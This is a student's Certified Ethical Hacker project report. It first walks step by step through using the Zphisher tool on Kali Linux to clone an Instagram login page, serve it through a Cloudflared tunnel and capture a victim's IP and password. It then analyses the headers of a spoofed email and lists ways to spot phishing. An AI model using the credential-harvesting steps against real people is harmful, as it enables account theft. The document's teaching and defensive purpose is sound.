Phishing by using Zphisher, Phishing Email Analysis, and how identify the phishing email.

CEH Project

SASI VARDHAN REDDY NIMMAKAYALA

Certified Ethical Hacker V11


Phishing by using SocialPhish tool

Phishing attacks are the practice of sending fraudulent communications that appear to come from a reputable source. It is usually done through email. The goal is to steal sensitive data like credit card and login information, or to install malware on the victim's machine. Phishing is a common type of cyber-attack that everyone should learn about to protect themselves.

There are many tools to create phishing emails. In my scenario I am using ***zphisher*** tool to create phishing mail.

About the zphisher: Zphisher is a powerful open-source tool Phishing Tool. It became very popular nowadays that is used to do phishing attacks on Target. Zphisher is easier than Social Engineering Toolkit. It contains some templates generated by tool called Zphisher and offers phishing templates webpages for 18 popular sites **such as Facebook, Instagram, Google, Snapchat, GitHub, Yahoo, Proton mail, Spotify, Netflix, LinkedIn, WordPress, Origin, Steam, Microsoft, etc**. It also provides an option to use a custom template if someone wants. This tool makes it easy to perform a phishing attack. Using this tool you can perform phishing in (wide area network). This tool can be used to get credentials such as **id, password.**


Step 1: Open Kali Linux machine terminal and go to **zphisher** tool location/folder and type **./zphisher.sh** and hit enter to open the tool as shown in the below image.



```
┌──(root㉿Linux)-[~]
└─# cd /home/kali/

┌──(root㉿Linux)-[/home/kali]
└─# ls
akxYVyJu.jpeg  BXMiCdov.html  Desktop  Documents  Downloads  Music  Pictures  Public  QBHgkZrk.jpeg  SocialPhish  Templates  UKXXPWwU.jpeg  Videos  zphisher

┌──(root㉿Linux)-[/home/kali]
└─# cd zphisher

┌──(root㉿Linux)-[/home/kali/zphisher]
└─# ./zphisher.sh
```

```
                         Version : 2.2

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch        [21] DeviantArt
[02] Instagram     [12] Pinterest     [22] Badoo
[03] Google        [13] Snapchat      [23] Origin
[04] Microsoft     [14] Linkedin      [24] DropBox
[05] Netflix       [15] Ebay          [25] Yahoo
[06] Paypal        [16] Quora         [26] Wordpress
[07] Steam         [17] Protonmail    [27] Yandex
[08] Twitter       [18] Spotify       [28] StackoverFlow
[09] Playstation   [19] Reddit        [29] Vk
[10] Tiktok        [20] Adobe         [30] XBOX
[31] Mediafire     [32] Gitlab        [33] Github
[34] Discord

[99] About         [00] Exit

[-] Select an option :
```


Step 2: Select the option that on which channel you want to create the phishing email and hit enter as shown in the below image.
In my case I selected option 2 i.e., Instagram.



```
[-] Select an option : 2

[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page

[-] Select an option : 1
```


Step 3: I selected option 2 which is Instagram and again it is asking to select the options, here I am going with option 1, which is Traditional login page.

Once you select the option hit enter for further as shown in the below.



```
ZPHISHER 2.2

[01] Localhost    [For Devs]
[02] Ngrok.io     [Buggy]
[03] Cloudflared  [NEW!]

[-] Select a port forwarding service : 3
```


Step 4: After selecting the option then it is asking to select a port forwarding service as shown in the above image to create web links. Here I am selecting 3 (Cloudflared) then hit enter. After clicking enter button it will create the links as shown in below image.



```
ZPHISHER 2.2

[-] URL 1 : https://coins-lycos-publications-wishing.trycloudflare.com

[-] URL 2 : http://get-unlimited-followers-for-instagram@coins-lycos-publications-wishing.trycloudflare.com

[-] Waiting for Login Info, Ctrl + C to exit...
```

See above image, the zphisher created web links. You can copy the links and send to victim mail ids to steel their username and passwords.

Once victim attempts the login using the above links, the zphisher will steels the username and password as shown in the below image.




See the URL is not a legitimate

https://coins-lycos-publications-wishing.trycloudflare.com/login.html

Instagram
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Instagram
Phone number, username, or email
Password
Log In
Forgot password?
Don't have an account? Sign up
Get the app.
Download on the App Store
GET IT ON Google Play
Meta About Blog Jobs Help API Privacy Terms Top Accounts Hashtags Locations Instagram Lite

See the above image, once victim click the link, it goes to fake Instagram page which looks like original page. Once user attempts to login using their credentials the zphisher store the data as shown in the below image.



```
ZPHISHER 2.2

[-] URL 1 : https://coins-lycos-publications-wishing.trycloudflare.com

[-] URL 2 : http://get-unlimited-followers-for-instagram@coins-lycos-publications-wishing.trycloudflare.com

[-] Waiting for Login Info, Ctrl + C to exit...

[-] Victim IP Found !

[-] Victim's IP : 157.35.41.62

[-] Saved in : ip.txt

[-] Login info Found !!

[-] Account : [redacted]

[-] Password : [redacted]

[-] Saved in : usernames.dat

[-] Waiting for Next Login Info, Ctrl + C to exit.
```

See, the zphisher successfully captured the victim’s username (Account) and password.

Counter measurements:

- Filter emails for phishing threats
- Update Email Policies.
- Train your employees on security awareness
- Have an incident response plan
- DO NOT respond to any email from unknown source or emails pretend to be from known source with request for divulging confidential information especially credentials of Internet banking, credit cards, debit cards, online wallets, mobile wallets etc.

Phishing Email Analysis

While analysing the phishing email we need to check two things.

1. Email header
   - ✓ SPF (Sender Policy Framework)

     Sender Policy Framework (SPF) is an email authentication protocol that domain owners use to specify the email servers they send email from, making it harder for fraudsters to spoof sender information.

     SPF records play a key role in email security because they ensure that your domain is only sending emails from a verified list of servers, which you specify. While it's true that SPF isn't perfect, when you combine it with DKIM and DMARC, it can drastically improve your email security posture.
   - ✓ DKIM (Domain Keys Identified Mail)

     DomainKeys Identified Mail, or DKIM, is a technical standard that helps protect email senders and recipients from spam, spoofing, and phishing. It is a form of email authentication that allows an organization to claim responsibility for a message in a way that can be validated by the recipient.

     Specifically, it uses an approach called "public key cryptography" to verify that an email message was sent from an authorized mail server, to detect forgery and to prevent delivery of harmful email like spam. It supplements SMTP, the basic protocol used to send email, because it does not itself include any authentication mechanisms.

     How does it work?

     It works by adding a digital signature to the headers of an email message. That signature can be validated against a public cryptographic key in the organization's Domain Name System (DNS) records.
   - ✓ DMARC (Domain based Message Authentication, Reporting and Conformance)


     Domain-based Message Authentication Reporting and Conformance (DMARC) is a free and open technical specification that is used to authenticate an email by aligning SPF and DKIM mechanisms. By having DMARC in place, domain owners large and small can fight business email compromise, phishing, and spoofing. Co-authored by dmarcian's founder, DMARC was first published in 2012.
2. Email body
   - ✓ Sender
   - ✓ Subject
   - ✓ Body content
   - ✓ Embedded URL
   - ✓ Attachments

Header analysis:

An email is divided into three parts: header, body, and attachment. The header part keeps the routing information of the email. It may contain other information like content type, from, to, delivery date, sender origin, mail server, and the actual email address used to send/receive the email.

As mentioned above, Phishing emails are the practice of sending fraudulent communications that appear to come from a reputable source as shown in the below image.

Here I generated a spoof email with help of ***Emkei*** for analysis purpose.



Watch Netflix for free

Bharath <bharath.kumar@gmail.com>
to me

10:33 (3 minutes ago)

Be careful with this message

Gmail could not verify that it actually came from bharath.kumar@gmail.com. Avoid clicking links, downloading attachments or replying with personal information.

Hi Arun,


Click the below link to watch Netflix for free.

https://formatting-impact-survival-avi.trycloudflare.com

To view the header of a Gmail message, follow these steps:

- Go to your Gmail Inbox and click the email whose header parameters you want to see.
- Next to Reply icon, click the drop-down menu icon and select Show original.


This will display email header parameters in a new window as shown in the below image.



Original message

Message ID	<20220625050327.CDF74181518@emkei.cz>
Created on:	25 June 2022 at 10:33 (Delivered after 1 second)
From:	Bharath <bharath.kumar@gmail.com>
To:	arunjames204@gmail.com
Subject:	Watch Netflix for free
SPF:	SOFTFAIL with IP 101.99.94.116 Learn more
DMARC:	'FAIL' Learn more

```
Delivered-To: arunjames204@gmail.com
Received: by 2002:ac2:4d23:0:0:0:0:0 with SMTP id h3csp987312lfk;
        Fri, 24 Jun 2022 22:03:28 -0700 (PDT)
X-Google-Smtp-Source: AGRyM1tupVOQ3FRRrkHjuoPuxLDRRcmYoeHDFEJbUjEbp0o59BvVNjqWPMrynSKLOE+yIFHn3pHT
X-Received: by 2002:a17:906:530b:b0:715:7867:1033 with SMTP id h11-20020a170906530b00b0071578671033mr2136663ejo.683.1656133408462;
        Fri, 24 Jun 2022 22:03:28 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1656133408; cv=none;
        d=google.com; s=arc-20160816;
        b=0hbcmnSG/jH1U8omCNgdt62cXy29G+42UYXQDZ/qCH0IaeUefa/TqyAsO5SpsQbdxG
         IOP8nsDmbSlnz28lQjpAtdtETy8G051s+P45ggqCMY9tVTFQU59vgtJx7BUvhLglqd+t
         PSaXZ2/tgBP/dXSB8PcY/2HPlaPw0HQypLckkfTkKIGh3zX080+EMnsaUdlP46cEwKHu
         ABKqbdJ6JxEwWqKJwGDoDhbQZJjJ2O3hV5odQztOKYwkoa8J1wNIOGtaHdiZKnsj374w
         00U1BlshxxaUZAXSmQTk8F2RaZnzMhft0boM9bzgreo+3R5Z8RgpchjDtLAq4XGUTK31
         6kqw==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
        h=date:message-id:reply-to:errors-to:importance:from:subject:to;
        bh=2K3yLbyYjqcmlF4cJmLAIJbrnzGl+U9ipEJ9QT1QQR4=;
        b=VgRMYdF2TDqiC/MWa/XJVoa3WWHOnI9ILPGnIyVzBGzJ/XQaO1CXI3LUWVgTv3nHpR
         eKDaqy2ToCHxeNb0ewS8r5/ETG679j2cLQNWKA/o/GwStb/EyI/x2bCAqkEoMKAPDrsA
         JcljFHkzVq6JUQi6U5IIyATM2bimkOJvt2DGzI/XS9K8jN9+OxTDeeVF/xTvFpA2LvYh
         oT/wtCMFQLL+qtx5UaRzVEMrmqTcWRX6Wj/7dI63Z0nO8ChSy2KQSaHUzv9v+HslEy8l
         sJp5W4LFP6cAY26c8EQsPD2FSDf2dwcKCUB4zhLHPCCyh8R0ewaM/acGSrZ+JxsAsiwP
         3jwQ==
ARC-Authentication-Results: i=1; mx.google.com;
       spf=softfail (google.com: domain of transitioning bharath.kumar@gmail.com does not designate 101.99.94.116 as permitted sender) smtp.mailfrom=bharath.kumar@gmail.com;
       dmarc=fail (p=NONE sp=QUARANTINE dis=NONE) header.from=gmail.com
Return-Path: <bharath.kumar@gmail.com>
Received: from emkei.cz (emkei.cz. [101.99.94.116])
        by mx.google.com with ESMTPS id a2-20020a1709066d4200b00722e7e8b484si4437019ejt.625.2022.06.24.22.03.28
        for <arunjames204@gmail.com>
        (version=TLS1_3 cipher=TLS_AES_256_GCM_SHA384 bits=256/256);
        Fri, 24 Jun 2022 22:03:28 -0700 (PDT)
Received-SPF: softfail (google.com: domain of transitioning bharath.kumar@gmail.com does not designate 101.99.94.116 as permitted sender) client-ip=101.99.94.116;
Authentication-Results: mx.google.com;
       spf=softfail (google.com: domain of transitioning bharath.kumar@gmail.com does not designate 101.99.94.116 as permitted sender) smtp.mailfrom=bharath.kumar@gmail.com;
       dmarc=fail (p=NONE sp=QUARANTINE dis=NONE) header.from=gmail.com
Received: by emkei.cz (Postfix, from userid 33) id CDF74181518; Sat, 25 Jun 2022 07:03:27 +0200 (CEST)
To: arunjames204@gmail.com
Subject: Watch Netflix for free
From: Bharath <bharath.kumar@gmail.com>
X-Priority: 3 (Normal)
Importance: Normal
Errors-To: bharath.kumar@gmail.com
Reply-To: bharath.kumar@gmail.com
Content-Type: text/plain; charset=utf-8
Message-Id: <20220625050327.CDF74181518@emkei.cz>
Date: Sat, 25 Jun 2022 07:03:27 +0200 (CEST)

Hi Arun,

Click the below link to watch Netflix for free.

https://formatting-impact-survival-avi.trycloudflare.com
```




Original message

Message ID	<20220625050327.CDF74181518@emkei.cz>
Created on:	25 June 2022 at 10:33 (Delivered after 1 second)
From:	Bharath <bharath.kumar@gmail.com>
To:	arunjames204@gmail.com
Subject:	Watch Netflix for free
SPF:	SOFTFAIL with IP 101.99.94.116 Learn more
DMARC:	'FAIL' Learn more

See above phishing email header, domain name in message ID (emkei.cz) and from ID (gmail.com) is different. It means the attacker nicely spoof the email on Gmail name and sent victim to stell his personal details.

And check the SPF and DMARC field, both are saying "FAIL", which means the IP address of SMTP is not belongs to Gmail/google.

To understand email header fields in Gmail, we take a message of a sender as an example




```
Delivered-To: arunjames204@gmail.com
Received: by 2002:ac2:4d23:0:0:0:0:0 with SMTP id h3csp987312lfk;
        Fri, 24 Jun 2022 22:03:28 -0700 (PDT)
X-Google-Smtp-Source: AGRyM1tupVOQ3FRRrkHjuoPuxLDRRcmYoeHDFEJbUjEbp0o59BvVNjqWPMrynSKLOE+yIFHn3pHT
X-Received: by 2002:a17:906:530b:b0:715:7867:1033 with SMTP id h11-20020a170906530b00b0071578671033mr2136663ejo.683.1656133408462;
        Fri, 24 Jun 2022 22:03:28 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1656133408; cv=none;
        d=google.com; s=arc-20160816;
        b=0hbcmnSG/jH1U8omCNgdt62cXy29G+42UYXQDZ/qCH0IaeUefa/TqyAsO5SpsQbdxG
         IOP8nsDmbSlnz28lQjpAtdtETy8G051s+P45ggqCMY9tVTFQU59vgtJx7BUvhLglqd+t
         PSaXZ2/tgBP/dXSB8PcY/2HPlaPw0HQypLckkfTkKIGh3zX080+EMnsaUdlP46cEwKHu
         ABKqbdJ6JxEwWqKJwGDoDhbQZJjJ2O3hV5odQztOKYwkoa8J1wNIOGtaHdiZKnsj374w
         00U1BlshxxaUZAXSmQTk8F2RaZnzMhft0boM9bzgreo+3R5Z8RgpchjDtLAq4XGUTK31
         6kqw==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
        h=date:message-id:reply-to:errors-to:importance:from:subject:to;
        bh=2K3yLbyYjqcmlF4cJmLAIJbrnzGl+U9ipEJ9QT1QQR4=;
        b=VgRMYdF2TDqiC/MWa/XJVoa3WWHOnI9ILPGnIyVzBGzJ/XQa01CXI3LUWVgTv3nHpR
         eKDaqy2ToCHxeNb0ewS8r5/ETG679j2cLQNWKA/o/GwStb/EyI/x2bCAqkEoMKAPDrsA
         JcljFHkzVq6JUQi6U5IIyATM2bimkOJvt2DGzI/XS9K8jN9+OxTDeeVF/xTvFpA2LvYh
         oT/wtCMFQLL+qtx5UaRzVEMrmqTcWRX6Wj/7dI63Z0nO8ChSy2KQSaHUzv9v+HslEy8l
         sJp5W4LFP6cAY26c8EQsPD2FSDf2dwcKCUB4zhLHPCCyh8R0ewaM/acGSrZ+JxsAsiwP
         3jwQ==
ARC-Authentication-Results: i=1; mx.google.com;
       spf=softfail (google.com: domain of transitioning bharath.kumar@gmail.com does not designate 101.99.94.116 as permitted sender) smtp.mailfrom=bharath.kumar@gmail.com;
       dmarc=fail (p=NONE sp=QUARANTINE dis=NONE) header.from=gmail.com
Return-Path: <bharath.kumar@gmail.com>
Received: from emkei.cz (emkei.cz. [101.99.94.116])
        by mx.google.com with ESMTPS id a2-20020a1709066d4200b00722e7e8b484si4437019ejt.625.2022.06.24.22.03.28
        for <arunjames204@gmail.com>
        (version=TLS1_3 cipher=TLS_AES_256_GCM_SHA384 bits=256/256);
        Fri, 24 Jun 2022 22:03:28 -0700 (PDT)
Received-SPF: softfail (google.com: domain of transitioning bharath.kumar@gmail.com does not designate 101.99.94.116 as permitted sender) client-ip=101.99.94.116;
Authentication-Results: mx.google.com;
       spf=softfail (google.com: domain of transitioning bharath.kumar@gmail.com does not designate 101.99.94.116 as permitted sender) smtp.mailfrom=bharath.kumar@gmail.com;
       dmarc=fail (p=NONE sp=QUARANTINE dis=NONE) header.from=gmail.com
Received: by emkei.cz (Postfix, from userid 33) id CDF74181518; Sat, 25 Jun 2022 07:03:27 +0200 (CEST)
To: arunjames204@gmail.com
Subject: Watch Netflix for free
From: Bharath <bharath.kumar@gmail.com>
X-Priority: 3 (Normal)
Importance: Normal
Errors-To: bharath.kumar@gmail.com
Reply-To: bharath.kumar@gmail.com
Content-Type: text/plain; charset=utf-8
Message-Id: <20220625050327.CDF74181518@emkei.cz>
Date: Sat, 25 Jun 2022 07:03:27 +0200 (CEST)

Hi Arun,

Click the below link to watch Netflix for free.

https://formatting-impact-survival-avi.trycloudflare.com
```

There are lot tools to analyse the email header for example **mxtoolbox.com, whatismyip.com, Mailheader.org, G Suite Toolbox Messageheader, & Gaijin.**

Identify a Phishing Email

- Watch out for **messages disguised as something expected, like a shipment or payment** notification. These often contain links to malware sites. Hover your mouse over any links to make sure they're safe. Think before you click! Here's an example using a phishing email I received claiming to come from HSBC.



Payment Advice - Advice Ref: [Trf69002580] Priority / Customer Bank Slip Ref:[01.25.2021] - M...

https://192.168.100.11/WorldClient.dll?Session=NRLF7RDIAAI9Q&View=BlankMessage •••

Payment Advice - Advi...

from: HSBC Bank <ricardohumada@alfresco.net.co>
date: 02/12/2021 11:47 AM
to: unspecified recipient

Watch for Unexpected Payment Alerts

Dear Sir/Madam,

The attached payment advice is issued at the request of our customer. The advice is for your reference only.

Yours faithfully,
Global Payments and Cash Management
HSBC

****

1 Attachments
SCAN_HSBC_SWIFT_ADVICE_2021_012541c050.pdf.r00 (0 kB)


- Watch for **messages asking for personal information** such as account numbers, Social Security numbers, and other personal information. Legitimate companies will never ask for this over email.

- Beware of **urgent or threatening messages** claiming that your account has been suspended and prompting you to click on a link to unlock your account.

- Check for **poor grammar or spelling errors**. While legitimate companies are very strict about emails they send out, Phishing emails often contain poor spelling or grammar.

- **Hover before you click!** Phishing emails often contain links to malware sites. Don't trust the URL you see! Always hover your mouse over the link to view its real destination. If the link claims to point to a known, reputable site, it's always safer to manually type the URL into your browser's address bar.

- **Check the Greeting –** Is the message addressed to a generic recipient, such as "Valued customer" or "Sir/Madam?" If so, be careful & think twice! Legitimate businesses will often use your real first and last name. In our HSBC example, notice the generic greeting.



Payment Advice - Advice Ref: [Trf69002580] Priority / Customer Bank Slip Ref:[01.25.2021] - M...

https://192.168.100.11/WorldClient.dll?Session=NRLF7RDIAAI9Q&View=BlankMessage

Payment Advice - Advi...

from: HSBC Bank <ricardohumada@alfresco.net.co>
date: 02/12/2021 11:47 AM
to: unspecified recipient

Dear Sir/Madam,

Generic Greeting

The attached payment advice is issued at the request of our customer. The advice is for your reference only.


Yours faithfully,
Global Payments and Cash Management
HSBC

HSBC
Commercial Banking

****

1 Attachments
SCAN_HSBC_SWIFT_ADVICE_2021_012541c050.pdf.r00 (0 kB)

- Check the Signature – In addition to the greeting, phishing emails often leave out important information in the signature. Legitimate businesses will always have accurate contact details in their signature, so if a message's signature looks incomplete or inaccurate, chances are its spam. In our HSBC example, the sender's name and contact information are missing from the signature.



Payment Advice - Advice Ref: [Trf69002580] Priority / Customer Bank Slip Ref:[01.25.2021] - M...

https://192.168.100.11/WorldClient.dll?Session=NRLF7RDIAAI9Q&View=BlankMessage

Payment Advice - Advi...

from: HSBC Bank <ricardohumada@alfresco.net.co>
date: 02/12/2021 11:47 AM
to: unspecified recipient

Dear Sir/Madam,

The attached payment advice is issued at the request of our customer. The advice is for your reference only.

Yours faithfully,
Global Payments and Cash Management
HSBC

Check for Accurate Contact Information in the Signature


HSBC
Commercial Banking

****

1 Attachments
SCAN_HSBC_SWIFT_ADVICE_2021_012541c050.pdf.r00 (0 kB)

- **Don't download Attachments –** With the proliferation of Ransomware as a Service (Raas), spammers have an easy mechanism for distributing malware-laden spam messages to thousands of users. And because the payout for ransomware can be quite high, even one successful ransomware infection could net the spammer large amounts of money. If there's ANY doubt about the identity of the message sender or the contents of an attachment, play it safe and don't download the attachment.

- **Don't trust the From address –** Many phishing emails will have a forged sender address. The From address is displayed in two places. The Envelope From is used by mail servers to generate NDR messages, while the Header From is used by the email client to display information in the From field. Both headers can be spoofed. MDaemon Webmail has built-in security features to help users identify spoofed emails. Many mail clients hide the From address, only showing the From name, which can be easily spoofed. In MDaemon Webmail, the From address is always displayed, giving users a clearer view into the source of the email and helping them identify spoofed senders. Using our HSBC example, I've highlighted the actual sender.



Important - WorldClient - Mozilla Firefox

mail.example.com:3000/WorldClient.dll?Session=PIOI0HOGGK2LK&View=BlankMessage&External=

Important

from: **Frank Thomas** <frank.thomas@example.com>
date: 08/01/2016 09:41 AM
to: **MDaemon (Alt-N)** <training@altn.com>
security: Verified Sender DKIM

I have some important information for you. Can you meet me in the conference room at 2PM?

Thank you.

- **Don't Enable Macros –** And while we're about ransomware, another common vector for ransomware infections is through macros in Microsoft Word documents. These documents often arrive in phishing emails claiming to have important content from HR, Finance, or another important department, and to trick the user, they request the user to enable macros. Never trust an email that asks you to enable macros before downloading a Word document.

Conclusion:

- I created a phishing email by using Zphisher tool in Kali Linux machine to demonstrate for project.
- Created a Gmail spoof email by using Emkei's website to analyse phishing email's header.
- Identifying Phishing email content source from https://blog.mdaemon.com/10-tips-to-identify-a-phishing-email